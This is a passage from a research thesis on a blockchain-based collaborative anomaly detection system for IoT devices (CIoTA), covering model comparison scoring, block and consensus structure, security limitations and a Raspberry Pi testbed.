Table 4. Local Model Example: Non-infected Node

Line	Memory	CPU	Bandwidth	Established Connections	Logins	Process Count	Compare Score
1	3.13	0.02	3	1	0	103	100
2	3.24	0.02	2	1	0	103	91
3	3.24	0.02	3	1	0	103	100
4	3.24	0.01	3	1	0	103	100
5	3.24	0.01	2	1	0	103	100
6	3.13	0.01	3	1	0	103	91
7	3.13	0.05	2	1	0	101	*Block
8	3.24	0.01	603	1	0	103	67
9	3.24	0.01	2	1	0	103	84

The line column in Tables 4 and 5 is used for reference, the model variables are the central columns, and the compare score shows the comparison between each line and its predecessor (there is more activity before and after this sample). Table 4 shows the progression for a normal node. The agent is collecting new data every second and performing a comparison. The model on line 2 is compared to line 1, with a change of 0.11 in the memory column. This results in half points for memory, and full points for everything else resulting in a score of 91. A similar result occurs in the comparison between lines 5 and 6. Line 7 represents the new data from an accepted block, and the data from the node on line 8 is compared against it. Relative to the rest of the network, this node exhibits a higher process count. Line 8 does show a higher bandwidth score due to Blockchain communication, but even with differences in these areas the node passes the comparison test. This shows how small changes are allowed by the model, and slight differences do not generate alerts.

Table 5. Local Model Example: Infected Node

Line	Memory	CPU	Bandwidth	Established Connections	Logins	Process Count	Compare Score
1	3.24	0.53	2	1	1	97	100
2	3.24	0.65	3	1	1	97	91
3	3.24	0.65	3	1	1	97	100
4	3.24	0.65	2	1	1	97	100
5	3.24	0.68	3	1	1	97	100
6	3.24	0.68	2	1	1	97	100
7	3.13	0.12	2	1	0	96	*Block
8	3.24	0.68	1141	1	1	97	49
9	3.24	0.7	20	1	1	97	84

In contrast, Table 5 shows the model progression of a node infected with malware. In particular, the CPU and recent logins variables are heightened. In line 7 a new block is accepted. The data from this node in line 8 is compared to the block model in line 7. This comparison sees stark differences in CPU and bandwidth, giving zero points. Differences in memory and logins give half points, resulting in a total of 49 points. Since this is under the threshold, the agent on this node generates an alert. As more blocks are created, alerts continue to be generated since this node behaves differently to the majority of the network. This alert is sent via TCP to an alert server.

3.5 Blockchain Operation

Agents maintain local models and make comparisons to generate alerts, but this activity is local to the node. For the system to accurately detect anomalies, agents must share data with each other. A simplified view of this process is shown in Figure 14.




Figure 14. Agents Sharing Models (Simplified)

In Figure 14 A, B, and C represent nodes. Node A sends its model to Node B, who does a comparison between the received model and Node B's local model. If the two models are similar, Node B considers itself and Node A to be in sync. Node B then sends both records to Node C, who also performs a comparison. If this comparison is successful, Node C sends all three similar records. In this way, a "block" of multiple similar models is spread throughout the network until most nodes have a model in the block. At this point the block represents the majority of the network and is considered complete. Agents accept this completed block and replace their local model with a combined model from the block, performing comparisons as discussed in Section 3.4.

In order to share models between nodes, a model's data is stored into a structure called a "record". Each record consists of a model with some metadata which shows where the model came from, and the record structure can be seen in Figure 15. The source is the node that owns the model. In Golomb's CIoTA examples, and in this research, the source is the Internet Protocol (IP) address of the node. The seed is a value that describes the block that includes this record. Each agent encrypts its record with a pre-shared key before sending it. The encryption mechanism is the Advanced Encryption Standard (AES), a type of symmetric encryption. Specifically, AES-256 encryption is used. This is chosen for resource considerations, as asymmetric encryption increases computing requirements.




Figure 15. Record Structure

The simplified example shows that nodes send records to each other for comparison. This occurs through the use of blocks, which hold multiple records. Each node begins the consensus process by creating a block containing only their record. Blocks can either be completed or partial. Completed blocks have a pre-determined number of records, usually set to represent a majority of nodes. If the block contains fewer records then it is referred to as a partial block. The block structure is shown in Figure 16.




Figure 16. Block Structure

In Figure 16, the block ID is the block number and starts at zero. The timestamp is when the block is created, and is described in epoch time. The next field is the hash of the previous block. For the first block, this field is empty. The seed is an identifier for the node that created the block. Similarly to the source field of records, the IP address of the originating node is used as the seed. After the seed size and seed variables is a field containing the number of records. The records are then included in the Block Data portion consecutively.

The consensus mechanism is a variant of distributed average consensus. Each node sends its partial block, containing its local model, to all other nodes via multicast packets. This is a concept called flooding [12]. In traditional flooding, each node maintains a table with the status of all other nodes. In this research, each node checks the similarity between the received model and its local model. If the two are similar, the receiving agent replaces its own partial block with the new block. It then appends its own record to the end of the partial block, thus growing the block. If the models are not similar, nothing changes for the receiver node. It simply drops the received model. The replacement of blocks can be easily tracked by the seed value, which determines where a block originated from.

The next example provides clarity on how partial blocks are formed. This example includes three nodes (A, B, and C), where two agreeing nodes represent a majority. Each node completes the training phase and currently maintains a partial block. The partial blocks for each node are shown in Figure 17. Since there is no previous block, the previous hash field is empty. The records are shown below the block metadata for each node, and contain the current models for each node. In this example, all nodes are behaving similarly and there are not discrepancies in model values. The seed describes which node this partial block originated from. Since no data has been shared, the seed is identical to the source for each node.

Node A

Block ID	Timestamp	Previous Hash	Seed Size	Seed	Number of Records	Records
0	1548861101		137	192.168.0.151	1	

Source	Seed Size	Seed	Memory	CPU	Bandwidth	Established Connections	Recent Logins	Process Count
192.168.0.151	137	192.168.0.151	3.13	0.05	3	1	0	100

Node B

Block ID	Timestamp	Previous Hash	Seed Size	Seed	Number of Records	Records
0	1548861101		137	192.168.0.152	1	

Source	Seed Size	Seed	Memory	CPU	Bandwidth	Established Connections	Recent Logins	Process Count
192.168.0.152	137	192.168.0.152	3.13	0.05	10	1	0	101

Node C

Block ID	Timestamp	Previous Hash	Seed Size	Seed	Number of Records	Records
0	1548861101		137	192.168.0.153	1	

Source	Seed Size	Seed	Memory	CPU	Bandwidth	Established Connections	Recent Logins	Process Count
192.168.0.153	137	192.168.0.153	3.15	0.05	7	1	0	100

Figure 17. Consensus Example: Starting Partial Blocks

Node A begins the process by sending its partial block to Node B. The specifics of this transfer are illustrated in Figure 18. At the top of Figure 18 is the partial block that Node A sends to Node B. Node B begins by checking to see if Node A sent a longer chain of blocks. Since neither node has any completed blocks, they are even. Node B now evaluates the number of records in the partial block. Both have one record, but Node B is not included in the partial sent from A. If Node B adds its record, the sent partial has two records, greater than Node B's current partial block. For this reason, Node B considers the received partial block for acceptance.

In Figure 18, Node B takes the model in the received partial block and compares it to Node B's local model, in order to establish whether Node A and B are similar. The comparison is successful, and Node B concludes that these two nodes are in agreement. Node B now clears its partial block and replaces it with the received one from Node A. Node B then adds its record to the partial block, which is seen at the bottom of Figure 18. The seed for the block and the records show that this partial block originates from Node A. However, there are now records from two nodes, as seen by the source field.

Action: Node A sends partial block to Node B

Sent Partial Block (From Node A)

Block ID	Timestamp	Previous Hash	Seed Size	Seed	Number of Records	Records
0	1548861101		137	192.168.0.151	1	

Source	Seed Size	Seed	Memory	CPU	Bandwidth	Established Connections	Recent Logins	Process Count
192.168.0.151	137	192.168.0.151	3.13	0.05	3	1	0	100

Comparison

	Memory	CPU	Bandwidth	Established Connections	Recent Logins	Process Count
Sent Model (From Node A)	3.13	0.05	3	1	0	100
Local Model (From Node B)	3.13	0.05	10	1	0	101
Difference	0	0	7	0	0	1
Points	18	18	16	16	16	16
Conclusion	Compare score is 100, these models are similar					

Resulting Partial Block (On Node B)

Block ID	Timestamp	Previous Hash	Seed Size	Seed	Number of Records	Records
0	1548861101		137	192.168.0.151	2	

Source	Seed Size	Seed	Memory	CPU	Bandwidth	Established Connections	Recent Logins	Process Count
192.168.0.151	137	192.168.0.151	3.13	0.05	3	1	0	100
192.168.0.152	137	192.168.0.151	3.13	0.05	10	1	0	101

Figure 18. Consensus Example: Node A Sends Partial Block to Node B

Node A also sends its partial block to Node C, which is not illustrated but occurs in a similar fashion to Figure 18. Node C accepts the new partial block, giving the state in line 2 of Table 6. This table shows information about the partial blocks on each node, specifically the number of records and the source of those records. Since this example only has three nodes, two nodes in agreement represents the majority of the network. However, Nodes B and C have different sets of records, with slightly different values. To combat this problem, Golomb's CIoTA configures agents to only accept new blocks when it receives a completed partial block, not when it creates one by adding its own record. Thus, this example waits until line 3 in Table 6 to finalize the first blocks, when Node B sends its partial block to Nodes A and C. This takes place similarly to Figure 18, but with one exception. Since there are two records in the sent partial block, the receiving node averages these records before comparing to its local model. For each variable in the model, the values between all records are averaged.

Table 6. Consensus Example: Partial Block Snapshot

Line	**Action**	**Partial Blocks: # Records-Sources**		
		A	**B**	**C**
1	Original	1-A	1-B	1-C
2	A sends to B,C	1-A	2-A,B	2-A,C
3	B sends to A,C	2-A,B*	2-A,B	2-A,B*
4	C sends to A,C	2-A,B*	2-A,B*	2-A,B*

* denotes accepted block

At the end of line 3, Node A and C accept the completed block, denoted by an asterisk. Node C sends its completed block to Node B in line 4, at which point it accepts the block. Now each node creates a new partial block and restarts the process.

This example features each node taking actions in turn, but nodes are actually configured with a share interval (how often the agent shares its partial block) and a receive interval (when the agent is ready to receive new blocks). Forks may occur due to network delay, dropped packets, or timing differences between nodes. A fork is where there are multiple valid blocks, and nodes accept different combinations. The next example defines how forks occur, and how they are handled.

If the actions in line 3 and 4 of Table 6 take place simultaneously, Node A and C may end with a different block (2-A,B) than Node B (2-A,C). This can be seen in Table 7. Both of these blocks are valid, and are similar to each other in values. While forks are not ideal, they typically resolve themselves in the next block. In Table 7, both forks originate from the same place: Node A's original partial block. This can be verified by the seed value of both blocks in the fork. In the next iteration, each node creates a new partial block and builds it, but now they send both the partial and the previously completed block to each other. Thus, if Node A completes the partial first and sends it to Node B, Node B accepts Node A's entire chain. Node B now recognizes the same chain of blocks as Node A and C. In this way, the status of the next block determines which fork "wins" and continues to grow. As the Blockchain runs, the number of blocks that can be shared is limited to 20 to reduce resource consumption.

Table 7. Consensus Example: Forked Partial Block Snapshot

Line	**Action**	**Partial Blocks: # Records-Sources**		
		A	**B**	**C**
1	Original	1-A	1-B	1-C
2	A sends to B,C	1-A	2-A,B	2-A,C
3	B sends to A,C C sends to A,C	2-A,B*	2-A,C*	2-A,B*

* denotes accepted block

Figure 19 displays the actions of the agent upon receiving blocks from another node. This flowchart begins at the black circle on the top of the diagram, symbolizing when the agent starts running. The agent waits to receive multicast messages from other nodes. When a message is received, it checks the format to determine that the message is formatted correctly and is actually a set of blocks. Then the agent evaluates whether the received Blockchain is longer than its own, looking for completed blocks. If the received Blockchain is longer outright, the agent replaces its own Blockchain, decrypts the records, averages the records to get a single model, and replaces its local model with the combined one. Otherwise, the agent checks the received partial block to determine whether it has more records. If the agent considers accepting the partial block, it decrypts the records and averages them. The agent then performs a comparison against its own local model. If the comparison is successful, the agent clears its own partial block and accepts the new one, adding its own record to grow the partial block.




Figure 19. Agent Receiving Blocks Flowchart

One area that has not been discussed is malicious activity. If a single node is infected with malware, its model is different than the other models. Other nodes reject the partial block from this malicious node, and thus the blocks grow exclusively from non-infected models. The agent still receives and accepts completed blocks, at which point it performs a comparison and generates an alert. If multiple nodes are infected, the blocks may be influenced by malicious behavior. This degrades the detection mechanism, although alerts are still generated when the infection starts. The experiment discussed in Chapter 4 explores the effectiveness of CIoTA under these circumstances.

There are benefits of using this approach. One benefit of Blockchain is integrity of data. This design retains that benefit, due mostly to the distributed nature of the system. Each agent validates the blocks, making sure that it is formatted correctly, has the proper number of records, and points to a previous block with the correct hash. The most important block is always the latest one, as this updates the local models on all nodes.

Attempting to change the values of this block is fruitless, as nodes have already updated their local models; this also means that alerts have already been generated. In order to stop the generation of alerts from an infected host, that node must to prevent the reception of the latest block. This block is rejected only if it is out of order, which requires the attacker to outpace the main network. This is unlikely unless the attacker can corrupt two-thirds of nodes on the network.

A limitation is that the lack of asymmetric encryption prevents the use of digital signatures. Authenticity comes from the record being encrypted with the pre-shared key, not from an irrefutable signature. This means that if an attacker can compromise a node and manipulate the agent running on that node, it could potentially generate fake records from other nodes. This impact is mitigated because such manipulation requires re-compiling the binaries. By restricting the source files needed for building executables and only distributing the binaries to nodes, an attacker cannot effectively re-compile the agent. Reverse-engineering is a possibility, but requires more effort from the attacker. If the attacker does not manipulate the agent, it is unable to encrypt records with the correct key, which limits the ability to send false records to other nodes.

Another limitation is the centralization of alerts. Each agent is configured to send its alerts to a specific alert server, so they can be aggregated. This introduces a measure of centralization into the system. This can be mitigated through several methods. The agent generates a log of activity, which is stored locally. Since this log includes data from the alert, agents could be polled individually to check for any alert logs. As another method, different functionality could be included in the alert code. In addition to sending an alert to the server, nodes could be configured to send an email or a broadcast. Further research could implement one of these methods to increase decentralization of alerts.

3.6 Deployment Architecture

The main hardware used in this research is the Raspberry Pi Model 3B (hereafter referred to as “Pi”). Twelve of these devices comprise the test network and are stored in stacks of six. Each device has 1 GB of RAM and a Quad Core 1.2 GHz processor [33]. Each Pi is running the Raspbian Stretch operating system and is equipped with both Wi-Fi and 100 Base Ethernet connectivity. The Wi-Fi can connect to 802.11 b/g/n access points.

The Pi is used in this research to mimic IoT devices. When compared to desktop computers, the Pi provides a resource-limited environment that reflects IoT challenges; there are many IT security solutions that the Pi simply cannot run. In essence, the Pi has more computing resources than the average IoT device but less than standard desktop computers. As a result, the Pi has adequate resources to test IoT related countermeasures but still constrains the user to employ low-resource options. This balance is the main reason for using the Pi. Secondary reasons include the desire for a physical device (few IoT devices are virtual) and the ability to interact through multiple methods (wireless and wired), which is useful for running experiments.

The Ethernet port (eth0) on each Pi is connected to one of two unmanaged switches. This Ethernet connection is for the test network, which is bounded by the 192.168.0.0/24 subnet. The Pis are placed at addresses 192.168.0.151-162, reflecting the Pi’s number + 150. For example, Pi 1 has its eth0 interface configured to a static IP address of 192.168.0.151. Additional test servers are positioned at addresses 192.168.0.163-164. Pi

13 is the attack server that is used to launch the malware simulations. Pi 14 is the alert server which monitors the alerts from each individual Pi. These 14 devices are connected via two eight-port switches, which can be seen on the right side of Figure 20.




Figure 20. Logical Diagram of Test Equipment

Wi-Fi is used for experiment control. This allows communication with the test devices without affecting the data being collected. For each Pi, the wlan0 interface is connected to an 802.11ac router. Data sent over this interface does not affect the eth0 interface, which is where all bandwidth measurements take place. A desktop computer running an Ubuntu 16.04 Virtual Machine is the test control server. This server is equipped with scripts to start agents on all test nodes, and also controls the attack and alert servers. For most commands, the parallel secure shell (PSSH) command is used to simultaneously send commands to all 12 Raspberry Pis. This is a non-interactive login shell, which is not shown by the “last” command.

The Raspbian Stretch operating system (OS) provided most of the software tools needed for this experiment. However, some additional pieces of software were installed. These included a telnet server, the matrixssl library [34] for encryption functions, and the spdlog [35] library for logging. The matrixssl and spdlog files were only required to compile the agent, they do not need to be present on deployment machines. Appendix B provides a detailed explanation of the setup procedures for each Pi.

Figure 21 shows the first stack with Pis 1-6. One of the switches is shown at the bottom of the image, and Pi 14 is sitting atop the switch. These 7 devices are connected to the switch via Ethernet taking up 7 of the 8 ports. The last port is used to connect the two switches together. Figure 22 shows the second stack of Pis 7-12 on the bottom left side of the image. Pi 13 sits atop the second switch in the center of the image, and the first switch (seen in Figure 21) can also be seen at the top left of the image. The second stack is connected to six Kill-A-Watt power meters, which monitor current data during execution. Figure 13 shows both Pi stacks and the switches.




Figure 21. Stack Containing Pis 1-6




Figure 22. Stack Containing Pis 7-12

